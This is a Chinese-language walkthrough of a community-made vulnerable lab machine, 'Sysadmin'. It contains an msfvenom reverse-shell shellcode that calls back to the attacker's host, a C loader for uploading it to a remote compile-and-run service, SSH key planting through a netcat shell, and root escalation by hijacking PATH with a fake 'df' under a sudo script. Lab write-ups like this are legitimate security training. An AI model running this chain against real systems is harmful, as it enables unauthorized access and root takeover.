
群友靶机-Sysadmin

信息收集

```
cat ports.nmap
# Nmap 7.95 scan initiated Fri Aug 15 01:57:17 2025 as: /usr/lib/nmap/nmap -p-
-oA ports 10.0.2.86
Nmap scan report for 10.0.2.86
Host is up (0.00022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:F7:C9:73 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

# Nmap done at Fri Aug 15 01:57:25 2025 -- 1 IP address (1 host up) scanned in
7.56 seconds
```



前端是一个可以上传C的程序 并且声称可以执行

```
    <div class="footer">
        <b>Notice:</b> Your compiled binary will be deleted immediately after execution.
        </div>
    </div>

    <!--
    gcc -std=c11 -nostdinc -I/var/www/include -z execstack -fno-stack-protector -no-pie test.c -o a.out
    -->
</body>
</html>
```

前端代码注释中显示编译的命令 特别注意 `-nostdinc` 参数 这表示我们不能用标准的 `<include>` 而是指向了 `/var/www/include` 我们并不知道这里面包含什么头文件 因此保险起见不进行任何声明

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.2.77 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of c file: 338 bytes
unsigned char buf[] =
"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97"
"\x48\xb9\x02\x00\x11\x5c\x0a\x00\x02\x4d\x51\x48\x89\xe6"
"\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x6a\x03\x5e\x48\xff\xce"
"\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58\x99\x48\xbb\x2f"
"\x62\x69\x6e\x2f\x73\x68\x00\x53\x48\x89\xe7\x52\x57\x48"
"\x89\xe6\x0f\x05";
```

```
unsigned char shellcode[] =
"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97"
"\x48\xb9\x02\x00\x11\x5c\x0a\x00\x02\x4d\x51\x48\x89\xe6"
"\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x6a\x03\x5e\x48\xff\xce"
"\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58\x99\x48\xbb\x2f"
"\x62\x69\x6e\x2f\x73\x68\x00\x53\x48\x89\xe7\x52\x57\x48"
"\x89\xe6\x0f\x05";

void _start() {
    void (*func)() = (void (*)())shellcode;
    func();
```

```
}
```

监听4444端口 发现会断开 但是有一定的窗口期 因此利用缓存直接写入公钥

```
nc -lvnp 4444
listening on [any] 4444 ...
echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDAgk3yroYj4dUTS7Mhu+ZFinIAXNHTkmXy5+XFZ7mmf
kali@kali' > .ssh/authorized_keys
ls -la .ssh/
cat .ssh/authorized_keys
pwd
connect to [10.0.2.77] from (UNKNOWN) [10.0.2.87] 51470
total 12
drwxr-xr-x 2 echo echo 4096 Aug 15 05:58 .
drwxr-xr-x 4 echo echo 4096 Aug 15 05:30 ..
-rw-r--r-- 1 echo echo   91 Aug 15 05:58 authorized_keys
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDAgk3yroYj4dUTS7Mhu+ZFinIAXNHTkmXy5+XFZ7mmf kali@kali
/home/echo
```

ssh上去后 发现有sudo权限执行脚本 观察到并没有写死绝对路径 以及 `!env_reset` 不会修改环境变量 因此命令劫持的利用链思路就产生了

```
echo@Sysadmin:~$ sudo -l
Matching Defaults entries for echo on Sysadmin:
    !env_reset, mail_badpass, !env_reset, always_set_home

User echo may run the following commands on Sysadmin:
    (root) NOPASSWD: /usr/local/bin/system-info.sh
echo@Sysadmin:~$ ls -la /usr/local/bin/system-info.sh
-rwxr-xr-x 1 root root 650 Aug 14 09:32 /usr/local/bin/system-info.sh
echo@Sysadmin:~$ cat /usr/local/bin/system-info.sh
#!/bin/bash

#==================================
# Daily System Info Report
#==================================
```

```
echo "Starting daily system information collection at $(date)"
echo "------------------------------------------------------"

echo "Checking disk usage..."
df -h

echo "Checking log directory..."
ls -lh /var/log/
find /var/log/ -type f -name "*.gz" -mtime +30 -exec rm {} \;

echo "Checking critical services..."
systemctl is-active sshd
systemctl is-active cron

echo "Collecting CPU and memory information..."
cat /proc/cpuinfo
free -m

echo "------------------------------------------------------"
echo "Report complete at $(date)"
```

劫持变量 提权成功

```
echo@Sysadmin:~$ echo '/bin/bash -p' > /tmp/df
echo@Sysadmin:~$ chmod +x /tmp/df
echo@Sysadmin:~$ export PATH=/tmp:$PATH
echo@Sysadmin:~$ sudo /usr/local/bin/system-info.sh
Starting daily system information collection at Fri 15 Aug 2025 06:00:29 AM
EDT
------------------------------------------------------
Checking disk usage...
root@Sysadmin:/home/echo# id
uid=0(root) gid=0(root) groups=0(root)
```

完成